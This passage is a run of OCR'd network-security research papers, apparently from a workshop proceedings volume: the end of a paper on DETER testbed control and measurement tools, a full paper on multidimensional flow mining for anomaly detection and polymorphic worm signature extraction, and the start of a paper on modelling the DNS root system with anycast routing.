


Fig. 1. A sample topology on the DETER testbed.




Fig. 2. Topology generation and router confi guration tools data flow digram.

III. Event Control System

In network simulators such as ns-2 [12], GTNetS [1], iSSF/iSSFNet[8], and OPNET [3], it is easy to create a topology, assign tasks to the nodes, and monitor every single packet. A basic testbed – without any software support that mirrors some of these capabilities – is limited in its usefulness, since it requires the experimenters to be experts in system-level programming. Achieving the same level of control provided by a simulator on physical testbed machines is a significant undertaking. Basic topology creation capabilities are provided by emulation testbeds, such as Emulab and DETER, but an experimenter only acquires bare machines that form the desired topology, without any tools running on them.

A natural approach to describe the tasks that must be performed on the testbed nodes is to use event scripts, much like events in an event-driven simulator. The Emulab software implements a few event types such as link failures; however, most of the interaction with the nodes must be performed via a secure shell (SSH) session. We have designed a flexible mechanism to control all test machines from a central location, since manually using each computer is impossible, especially when timed events are involved. We have developed a multi-threaded utility, which we refer to as a *Scriptable Event System,* to parse the script of timed events and execute it on the test machines (communicating with them on the *control network*). Our utility is capable of receiving *callbacks* for event synchronization.[1] Figure 3 depicts the architecture of our system.




Fig. 3. Master/Zombie control network.

IV. Measurement Tools

This section describes the measurement tools we have created and the packet generation utility which we have used to verify our measurements.

A. Host Statistics

Instrumentation and measurement on a testbed pose a significant challenge. The capability to log and correlate different types of activities and events in the test network is essential. Not only are packet traces important, but also system statistics must be measured during very high loads. We have developed a set of tools to log events on the test nodes on a per second basis. Statistics such as CPU utilization, packets per second, and memory utilization are logged to the local disk for later manipulation. We have the capability to collect measurements on Linux nodes via system files and also query Cisco routers using SNMP from a PERL script. Scripts for measuring, merging, and plotting system data are also available for download.

[1]This software can be freely downloaded from http://www.cs.purdue.edu/∼fahmy/software/emist/

B. Link Monitoring

In simulators, it is straightforward to monitor a link and collect statistics such as packet rates and traffic. In an emulation environment such as DETER or Emulab, we need to create our own tool to do so. The link monitor is constructed out of two components (Figure 4). The first component mirrors all passing traffic to a logging node. The second component is the logger which executes *tcpdump*. Separation of packet duplication and logging ensures that there is no competition between the two tasks. We have created the first component (the mirror) by modifying the Linux bridge module and also by using the Click modular router [7]. The mirror/logger can be added between the two experimental nodes transparently so that the nodes are on the same subnet. In addition to logging, the mirroring element can be used to create a hub, which is needed for experimenting with many intrusion detection systems such as Manhunt from Symantec. More details on this utility can be found in [5]




Fig. 4. Link monitor architecture.

C. Packet Generation

In order to benchmark the performance of systems on the testbed, we developed a highly flexible packet generation utility. The utility is capable of variable packet rates by utilizing UNIX real-time timers. In addition to supporting different packet generation rates, the tool can also generate varying packet sizes and supports ICMP, UDP, and TCP packet headers. We have also developed a pulsing mode for this tool, which can simulate highly periodic traffic.

V. Conclusions

This paper has described the three required types of tools that we have developed in order to facilitate experimentation on emulation testbeds. Our control and measurement tools are also suitable for any laboratory test network, as they are independent of the emulation environment. More details about our tools can be found on our web page http://www.cs.purdue.edu/∼fahmy/software/emist/ and in [4], [5].

REFERENCES

[1] Gtnets. http://www.ece.gatech.edu/research/labs/MANIACS/GTNetS/.

[2] Traceroute.org. http://www.traceroute.org.

[3] The worlds leading network modeling and simulation environment. http://www.opnet.com/products/modeler/home.html, 2005.

[4] R. Chertov, S. Fahmy, and N. Shroff. Emulation versus simulation: A case study of tcp-targeted denial of service attacks. In *Proceedings of the 2nd International IEEE CreateNet Conference on Tesbeds and Research Infrastructures TridentCom, 2006*, February 2006.

[5] Roman Chertov. Performance of a software link monitor. http://www.cs.purdue.edu/homes/rchertov/reports/click.pdf, 2005.

[6] L. Gao. On inferring autonomous system relationships in the internet. In *Proc. IEEE Global Internet Symposium*, November 2000.

[7] E. Kohler, R. Morris, B. Chen, J. Jannotti, and M. F. Kaashoek. The Click modular router. *ACM Transactions on Computer Systems*, 18(3):263–297, August 2000.

[8] MOSES Project. iSSF and iSSFNet network simulators. http://www.linklings.net/MOSES/?page=software, 2005.

[9] N. Spring, R. Mahajan, and D. Wetherall. Measuring ISP topologies with rocketfuel. In *Proceedings of ACM SIGCOMM*, 2002.

[10] N. Spring, D. Wetherall, and T. Anderson. Scriptroute: A public Internet measurement facility. In *Proceedings of the 4th USENIX Symposium on Internet technology and Systems*, 2002.

[11] H. Tangmunarunkit, R. Govindan, S. Jamin, S. Shenker, and W. Willinger. Network topology generators: Degree-based vs. structural. In *Proceedings of ACM SIGCOMM*, 2002.

[12] UCB/LBNL/VINT groups. UCB/LBNL/VINT Network Simulator. http://www.isi.edu/nsnam/ns/, 2005.

[13] F. Wang and L. Gao. On inferring and characterizing internet routing policies. In *Proc. Internet Measurement Conference (Miami, FL)*, October 2003.

[14] E. Zegura, K. Calvert, and S. Bhattacharjee. How to Model an Internetwork. In *Proc. of IEEE INFOCOM*, volume 2, pages 594 –602, March 1996.

Multidimensional Flow Mining for Digesting, Visualization, Anomaly Detection, and Signature Extraction

Jisheng Wang, David J. Miller, and George Kesidis
Departments of EE and CS&E, Penn State University, University Park, PA 16802
jzw128@psu.edu, millerdj@ee.psu.edu, and kesidis@engr.psu.edu

I. Introduction

IDENTIFICATION of frequent item sets in databases is a general-purpose data mining capability that has recently found network traffic applications [6][1], in particular specifying flows based on the 5-tuple of attributes in the IP header – we refer to this traffic analysis as *flow mining*. While there is much prior work in measurement of Internet traffic, identifying dominant ("heavy hitter"), multidimensional flows [1] sent over a given link, over a specified time interval, has a variety of applications in network management and security. First, the identified flows may form a concise digest, for consumption by a network administrator, to alert him/her to current traffic patterns, i.e., flow mining could identify an unusual amount of traffic sent to a single IP address, indicative of a flash crowd or a DDoS attack. Second, there are applications in security simulations. For captured real traces, to be used as background traffic in experiments, mined flows provide almost an annotation of the trace's main content. Flow mining can also be used to greatly extend and focus powers of data visualization, both in simulation and live network contexts. In many cases, the salient traffic features will be unknown *a priori*, e.g., which parts of the network are impacted by an attack and what are the effects of a deployed defense (e.g., auto-immune effects). Flow mining may automatically distill these phenomena, focusing visualization tools to allow an administrator to scrutinize the most meaningful content.

Finally, as a key premise of our recent research [12][11], flow mining can also be a core component of an anomaly detection system running on a router. In this context, mining, in conjunction with a method for assessing flow abnormality, can be used to automatically identify the significant traffic flows that are suspicious. One can then block traffic that fits a suspicious flow definition or run more sophisticated anomaly detection processing, perhaps performing deep payload inspection or change detection techniques [5][14] on each suspicious cluster. Since the mined flows are narrowly specified by restricted value ranges along *multiple* dimensions, this can give pinpoint identification of the anomalous flows. This is in contrast to methods which perform detection on all the traffic, examining fixed, single attribute fields (e.g. just looking at the range of destination IPs [2]). This may identify that an attack is present but will not in general give a precise specification of the attacking flow. There is some prior work done by AT&T [14] consistent with this detection philosophy; however, the full potential of flow mining for intrusion detection has not been exploited in past work.

An important distinction between techniques is whether they capture the hierarchical nature of attributes in defining and identifying prominent flows, e.g., [1] does represent hierarchical attributes while [13] does not. Generally there are two motivations for using a hierarchy. First, nodes at different levels capture data at different "scales". Second, one may only care about the description at the finest scale (at the leaves), i.e. where the flows are as precisely specified as possible. Even so, use of a hierarchy may be the most efficient way of *computing* the leaf description. In frequent item set mining, hierarchies have played both roles. A flow is "frequent" or "significant" if its aggregate traffic, measured over a given time interval, is greater than a threshold level. This "significance property of the hierarchy" allows one, via a top-down, root-to-leaf process, to promptly reject many candidate item sets (those with any insignificant ancestors) and to identify the most specific frequent sets in an efficient manner. In [1], a structure was advanced that captures the hierarchical nature both of individual attributes (source and destination IPs) and of collections of attributes. This multidimensional flow hierarchy defines flows with flexible specificity, attractive for digesting purposes, where one may wish to view the dominant traffic at several levels of description. While [1] did aim to optimize mining efficiency, their work was proposed for off-line auditing and they did not investigate the possibility of use for intrusion detection or real-time applications. In recent work [12], we improved computational efficiency over [1], seeking viability as an on-line procedure. Based on this work, we created the NTD tool, available as part of the EMIST toolkit, at http://emist.ist.psu.edu/. We also made initial progress in applying flow mining to anomaly detection. In the next sections, we review the main results of [12], and then discuss our continuing research, which focuses on detection and signature extraction for the formidable *polymorphic* variety of Internet worms. Central to this approach is the integration of our flow mining within the detection, both to improve accuracy of extracted worm signatures and to reduce complexity.

II. Multidimensional, Hierarchical Flow Mining of Network Traffic

We consider flows defined by the 5-tuple (source IP, destination IP, source port, destination port, protocol). The IP addresses are hierarchical, i.e., binary prefixes of variable

specificity, from 8 up to 32 bits. The protocol is treated as a flat, i.e. nonhierarchical, attribute. The ports are each represented using a very simple hierarchy, with the range first divided into low (< 1024) and high (> 1023) groups, and a flat representation for each group. Each attribute may also take on a *wild card* (*) value, indicating this attribute is *not* used in defining the flow. The set of all possible flows, consistent with the above definition, can be represented by a *multidimensional flow hierarchy* [1]. The mining objective in [1] is to identify all nodes in the flow hierarchy with aggregate flow count (measured over the time window) greater than a specified threshold. The count may be measured either in packets or bytes. We next describe the mining in [1] in more detail.

A. Identifying Significant Unidimensional Flows

The method starts by considering the (unidimensional) hierarchy for each attribute, identifying, for this single attribute, *all* "significant" flows. This can be easily done for the port and protocol attributes. For the IP attributes, the authors identify all significant flows in a bottom-up fashion. First, taking a single pass over the trace (or over the derived Netflow table of all unique 5-tuples), the size of each leaf is computed. Next, the hierarchy is traversed from leaf up to root, aggregating the counts of all children in calculating the count of their parent. Once computed, a node's count is compared to the threshold to determine significance. Only significant nodes need be stored for later use.

B. Identifying Significant Multidimensional Flows

While unidimensional clustering has digesting value on its own, its primary role is in speeding up the (subsequent) algorithm for building the *multidimensional* hierarchy. Whereas unidimensional hierarchies are built in a bottom-up fashion from the leaves, the multidimensional hierarchy is built *top-down*, level-by-level, starting from the root (k = 1). In going from level k - 1 to level k, one is further specifying a single attribute value. The root node is always significant. The next level consists of (partitioned) flows along each attribute dimension. Each flow at this second level is checked for significance. This is done by a *flow matching operation*, i.e. by matching the flow's definition against the definition of each flow in the Netflow table and, if a match occurs, adding to the current accumulated flow count. For each subsequent level, [1] identifies significant nodes in the hierarchy via the algorithm in Table 1. Some explanation is in order. To reduce the number of (computationally heavy) flow count passes taken over the Netflow table, the algorithm tests two necessary conditions for flow "significance" before resorting to actually measuring the size of a flow. The first test checks significance of all unidimensional ancestors, while the second test capitalizes on the "significance property of the hierarchy" to reject flows that have any insignificant parents. After identifying all significant nodes, the authors proposed a simple "compression" algorithm to reduce the size of the ultimate (retained) hierarchy.

C. Improving Multidimensional Flow Mining Efficiency

Since a large fraction of the computation in [1] is spent in flow matching operations, we proposed paradigms for greatly reducing the number of needed flow matches [12]. These improvements were mainly achieved by capitalizing on the hierarchical nature of the data mining structure, which allows measuring a flow's size by matching in a *small* table whose elements match the definition of a *parent* of the given flow, rather than matching in the full (large) Netflow table. We also proposed a top-down unidimensional clustering method for the source and destination IP dimensions (rather than the bottom-up method in [1]) in order to avoid the potentially huge memory (and/or computational) requirements associated with the generation of the leaf nodes for the two IP address dimensions, which are required for a bottom-up method.

```
Begin {multidimensional clustering}
 for k = 3 to maxdepth
  for each significant node at level k - 1:
   1. Identify all of the node's children (at level k).
   2. for each child, if its flow size has not already been checked:
        i. Check whether all the 1-D ancestors of the flow are significant.
        ii. If i. is true, check whether all parents of the flow are significant.
        iii. If i. and ii. are true, measure the flow size using the Netflow
             table, as previously discussed. If the flow is above the
             threshold, save it (and its size) as a "significant" node in the
             hierarchy.
      end for
  end for
 end for
End {multidimensional clustering}
```

Table 1. The algorithm pseudocode for multidimensional clustering.

In experiments on the New Zealand (NZIX) trace data [10] reported in [12], for 30-minutes, 1-hour, 2-hour, and 3-hour traces, our new mining method reduced the number of attribute match operations by a factor of 9.40 (averaged over all four trace lengths), and reduced the total execution time (based on our implementation of both algorithms) by an average factor of 8.21, compared with [1]. For the 1-hour New Zealand trace and a 5% threshold on the flow size, the execution on a 3-GHz Pentium-4 PC was less than 13 seconds for our method. These results suggest our method will be useful in real-time networking applications. We next explore one such application – network anomaly identification.

III. Attack and Anomaly Identification Driven by Flow Mining

We have evaluated the potential of our mining for localizing attack traffic, as well as for accurately identifying anomalous clusters, within a pool that contains many "innocuous" clusters. For the latter goal, we proposed a simple criterion based on the (flow-conditional) distributions of the individual header fields. If the time interval for digesting is made sufficiently small, mining may capture the attack at an early stage. In this case, one can treat identified anomalous clusters as "suspicious" and apply more sophisticated processing solely to the traffic subsets that fit these cluster definitions. This more detailed processing could involve payload inspection. It could also involve change detection or other methods applied to time series (e.g. interpacket arrivals) gleaned from the given flow. Definitive detections could then be based on more information than just the packet header

No	Src IP	Dst IP	SrcPt	DstPt	Pr	Byte	Pkt	Perc
1	10.0.0.0 /23	10.0.0.0 /16	high	1434	17	11.9M	30.1k	7.0%
2	10.0.0.0 /25	10.0.0.0 /16	high	high	17	8.8M	37.1k	5.1%
3	10.0.0.0 /21	10.0.128.0 /17	high	1434	17	8.8M	22.2k	5.2%
4	10.0.0.0 /21	10.0.0.0 /17	high	1434	17	9.9M	25.2k	5.8%
5	10.0.0.0 /28	10.0.0.0 /17	high	high	*	9.6M	14.4k	5.6%
6	10.0.0.0 /23	10.0.0.0 /17	high	high	17	11.2M	70.7k	6.6%
7	10.0.0.0 /27	10.0.0.0 /18	high	high	*	8.8M	16.0k	5.2%
8	10.0.0.0 /16	10.0.8.0 /21	high	high	6	10.5M	10.8k	6.2%
9	10.0.0.0 /21	10.0.0.192 /29	high	high	6	8.5M	5.9k	5.0%
10	10.0.0.32 /27	10.0.0.32 /27	high	high	6	11.5M	30.5k	6.7%

Figure 1. Multidimensional clustering report of Slammer worm trace.[12]




Figure 2. AIDE and unexpectedness distribution of Slammer worm trace.[12]

distributions, which should thus achieve more reliable decisions. This overall detection framework, which concentrates resources on detailed inspection of "suspicious" flows that are first identified, should localize attacks much better than systems which focus on only a single attribute (e.g., monitoring unusual ports). Moreover, the complexity will be much less than systems which do localize attacks, but only by monitoring *many* flows (e.g. every flow specified by a unique source or destination IP).

Criterion for Anomaly Identification

Many criteria have been proposed in the past, e.g. monitoring ports, the distribution of destination IPs, and flow sizes. In [1], a single criterion, dubbed "unexpectedness", was proposed based on the discrepancy between the actual flow volume and the volume predicted based on assuming statistically independent attributes. In [12], we proposed an alternative measure motivated by information theory, based on the (Shannon) entropy of individual header fields. For a given cluster, k, we first define the source/destination IP entropy as:

$$H_k(IP) = -\sum_l \mathrm{P}[l]\log \mathrm{P}[l]$$

where l are IP addresses in cluster k that occurred in the current digest interval, and

$$\mathrm{P}[l] = \frac{\text{number of packets (bytes) in cluster } k \text{ with IP} = l}{\text{number of packets (bytes) in cluster } k}.$$

For packet (byte)-based reports, the probabilities $P[l]$ are computed based on packets (bytes). This quantity measures the degree of uncertainty in the IP address associated with a packet (or byte), conditioned on the packet (byte) belonging to the given cluster. For DDoS attacks or flash crowds, within an attack cluster, we would expect the source IP entropy to be much larger than the destination IP entropy. On the other hand, for a fast scanning worm, "worm clusters" should have a much larger destination IP entropy. We thus suggested to combine these two entropies, forming a single statistic which we dubbed the absolute IP difference in entropy (AIDE), i.e.

$$AIDE(k) = \left| H_k(source\ IP) - H_k(destination\ IP) \right|.$$

While it is possible to more generally look at entropies in individual header fields, this simple (AIDE) criterion is attack-discriminating, as was demonstrated for Slammer, DARPA, and CodeRed traces in [12], compared with the "unexpectedness" measure proposed in [1]. In Figure 1, we show our mining report for slammer worm [8]; and in Figure 2, we show anomaly detection applied to this report – note that the top four AIDE-ranking clusters are pure attack/worm. By contrast, "unexpectedness" is not attack-discriminating.

For digesting purposes, one may be interested in *all* narrowly specified significant flows. However, for detection one really only needs to identify the *anomalous* subset of such flows. Thus rather than initially identifying all significant flows, it should be substantially more efficient to somehow only directly mine the (small) set of suspicious flows. A simple step along these lines is achieved by treating the destination port as a flat, rather than hierarchical variable. This is reasonable since most packets from a common attack use the same port. This restriction can not only remove a significant portion of the multitree, but also helps to achieve greater *purity* of the attack in a mined flow, useful for worm signature extraction. Moreover, for measuring flow "abnormality", instead of using AIDE or entropy-based criteria which are not guaranteed to keep monotonically decreasing when building up the multitree from root to leaves, in [11] we propose to use the source and destination IP *cardinalities* of a flow. With thresholds properly set, low cardinalities (below threshold) may not *only* accurately identify a given node is "innocuous". Given that cardinalities decrease as one descends, it may also reliably indicate all the node's *descendants* are innocuous. In this case, we can prune this entire branch of the multitree. Based on our experiments in [11], this approach reduced the mining computations by a factor of three while accurately distilling the abnormal subset of significant traffic flows.

IV. Worm Signature Extraction and Polymorphic Worm Defense

The speed of recent self-propagating (scanning) worms represents a major challenge to the design of effective detection and containment systems. Several recent, ambitious

efforts [9][4][7] have been proposed to *automatically* extract worm signatures from Internet traffic, so as to achieve a prompt containment and defense response. We now summarize these approaches along the way to identifying important limitations of each. All three methods above have limitations pertaining to flow mining – Earlybird [9] measures address dispersion, but only *after* having already performed deep inspection on every packet (or a packet subsample). Autograph and Polygraph [4][7] suggested front-end flow classification to create suspicious and innocuous pools. However, they did not develop nor experimentally evaluate actual flow classifiers. Moreover, flow classification is not the same as flow clustering – one would like to not only separate out a suspicious flow pool, but also separate different attacks/anomalies into *distinct* clusters. Multidimensional flow mining, used in conjunction with header anomaly detection discussed above, provides a natural way to resolve these problems. Moreover, by using a fixed window of 40 bytes, Earlybird cannot correctly extract the worm signatures (or prevalent bytes in polymorphic worm images) which are less than this length. Autograph suggested to partition payloads into variable-length, non-overlapping blocks; however, their predefined breakmarks should not work effectively for different kinds of worms, especially day-zero worms. Polygraph uses the Color Set Size method [3] to find the longest substring that occurs in at least k of n payloads; however, the method in [7] to extract signatures for one or multiple worms is too slow to meet the requirement for fast worm signature extraction.

In recent work [11], we proposed to apply flow mining and header-based detection as the *front-end* processing, with signature extraction solely performed on each cluster in the (small) subset of suspicious clusters. This change of order compared to Earlybird, with address dispersion first evaluated and deep packet inspection only performed on the suspicious flow subset, greatly reduces complexity and allows devotion of more sophistication to the worm signature extraction (to be applied only to suspicious flows). A generalized suffix tree [3] – in which every suffix string, in each payload of the packets in a flow, is represented by a leaf – is built in $O(n)$ time and space, where n is the total length of all payloads. The length and frequency of the prefix of each vertex are also calculated and counted while building up the suffix tree. After building the entire tree, we traverse the tree and pick out the *suspicious* worm signatures, those which satisfy specified criteria. Alternatively, automated methods can also be used to extract the signatures. In order to make the reported signatures as specific and nonredundant as possible, we remove those signatures that are substrings of other signatures. For each of the remaining suspicious signatures, a false positive rate is computed based on the innocuous pool (if available). By jointly considering signature length, frequency, *and* false positive rate, we can extract complete and accurate worm signatures from each of the suspicious flows. For a digesting interval T, if packets arrive in [0, T], flow mining can be performed on them in [T, $2T$] and signature extraction in [$2T$, $3T$], etc. Thus, packets arriving in [0, T] can translate into signatures by/before $3T$. Payloads will be stored for packets matching a suspicious flow definition (to be used for signature extraction) after the flow is initially identified as "suspicious". Moreover, to reduce/remove delays in collecting payloads from these flows, if payload subsampling and storage is performed continuously, we can also identify already stored payloads meeting the suspicious flow definition and also use these in extracting signatures.

We have evaluated our approach on a real trace from a /24 in Taiwan, representing peer-to-peer activity, salting the trace with worm traffic based on two realistic polymorphic mechanisms that we have proposed. We will report our (quite promising) results in extracting accurate worm signatures at the conference.

REFERENCES

[1] C. Estan, S. Savage, and G. Varghese. Automatically inferring patterns of resource consumption in network traffic. In *Proc. ACM SIGCOMM*, 2003.

[2] L. Feinstein, D. Schnackenberg, R. Balupari, and D. Kindred. Statistical approaches to DDoS attack detection and response. In *Proc. DARPA Info. Survivability Conf. and Expo.*, 2003.

[3] L. Hui. Color set size problem with applications to string matching. In *Proc. Symp. Comb. Pattern Matching*, 1992.

[4] H.A. Kim and B. Karp. Autograph: toward automated, distributed worm signature detection. In *Proc. USENIX Security Symp.*, 2004.

[5] A. Lakhina, M. Crovella, and C. Diot. Mining anomalies using traffic feature distributions. In *Proc. ACM SIGCOMM*, 2005.

[6] G. Manku and R. Motwani. Approximate frequency counts over data streams. In *Proc. Intel. Conf. Very Large Databases*, 2002.

[7] J. Newsome, B. Karp, and D. Song. Polygraph: automatically generating signatures for polymorphic worms, In *Proc. IEEE Symp. Security and Privacy*, 2005.

[8] NLANR PMA. Slammer/Sapphire Trace Data. http://pma.nlanr.net/Special/slam.html.

[9] S. Singh, C. Estan, G. Varghese, and S. Savage. Automated worm fingerprinting. In *Proc. ACM/USNIX Symp. Operating System Design and Implementation*, 2004.

[10] Waikato Applied Network Dynamics Research Group. Auckland University data traces. http://wand.cs.waikato.ac.nz/wand/wits/.

[11] J. Wang, I. Hamadeh, G. Kesidis, and D.J. Miller. Polymorphic Worm Detection and Defense: System Design, Experimental Methodology, and Data Resources. Submitted, 2006.

[12] J. Wang, D.J. Miller, and G. Kesidis. Efficient Mining of the Multidimensional Traffic Cluster Hierarchy for Digesting, Visualization, and Anomaly Identification. To appear in IEEE JSAC on High-Speed Network Security, 2005.

[13] K. Xu, Z. Zhang and S. Bhattacharyya. Profiling internet backbone traffic: behavior models and applications. In *Proc. ACM SIGCOMM*, 2005.

[14] Y. Zhang, S. Singh, S. Sen, N. Duffield, and C. Lund. Online identification of hierarchical heavy hitters: algorithms, evaluation, and applications. In *Proc. Internet Meas. Conf.*, 2004.

Programmatically Generating Topologies and Configurations

Wesley Griffin
Ron Ostrenga
SPARTA, Inc.

Introduction

Our project using DETER is to build a functioning model of the DNS Root System. Our goal is to make this model as realistic as possible. Obviously we cannot model the entire Internet in DETER, but we would like to build a highly realistic scale-model of the Internet that incorporates the DNS Root System in it.

The DNS Root System is composed of 13 lettered (A-M) root server "clusters". We call them clusters because most of the clusters consist of multiple servers. These servers are arranged in various ways to form clusters, or nodes. They are deployed throughout the Internet and use Anycast Routing to provide service to the Internet.

Anycast Routing is a method that uses BGP to increase reliability of a service using redundant servers. The servers are clustered into Anycast Nodes, and these nodes are deployed to various points on the network. Each node announces a route for a single service address into the BGP routing table.

Each Root Server cluster has a single IP address associated with it. This IP address is announced via the enclosing /24 subnet into the global routing table by each Anycast Node for that cluster. For instance, each node of the F-Root cluster announces a route containing the address 192.5.5.241. This is Anycast Routing.

From a client perspective, only a single F Root server is ever seen. The router connecting the client to the Internet makes a decision using the BGP routing table on which F Root server to send traffic to. If that specific server ever fails, the enclosing Anycast Node withdraws the route and routers will choose a different F Root server to send traffic to.

Internet Scale-Model

Our scale model is going to follow the real Internet as much as possible. Our plan is to build multiple, large, interconnected autonomous systems to emulate the biggest Internet Service Providers and the global routing table. To these large autonomous systems we will connect (some via multiple paths) smaller autonomous systems modeling the out tiers of the Internet. To the autonomous systems we will connect customer sites (again, some via multiple paths) to emulate enterprise networks attached to the Internet. Our plan is that by building our topology in this manner, we can better model the real Internet.

Once we have our model built, we will "deploy" the DNS Root System into our Internet. We will do this by building Anycast Nodes of DNS servers and placing them at points around our Internet. Each node will announce the route of the DNS Root Server cluster that it is a part of into our global routing table.

Since we are setting up DNS servers answering for the root zone, we have chosen to use DETER to build this model. The isolated nature of DETER ensures that the real Internet will never see or gain access to these servers. Additionally, since DETER is isolated, and to try and maintain a higher-degree of realism, we plan on using the actual IP subnets assigned to the Root Server clusters. We also plan on using real IP addresses and AS numbers for each of the autonomous systems we build.

Our scale-model approach is highly ambitious and will possibly be very difficult to scale-up to any large, meaningful size. Additionally, manually configuring this topology, including the routing and DNS configurations is extremely difficult and

time-consuming and does not survive the DETER swap process.

Programmatic Generation

To better help build our experiment topologies, and also to help it scale up slightly, we have developed a set of TCL procedures that are included in an experiment's NS file. These procedures can programmatically build a topology, including core router LANs, border router interconnects, access router LANs, and customer LANs. These initial four pieces have allowed us to specify a simple array to describe the layout of multiple, interconnected autonomous systems and have the experiment topology built for us.

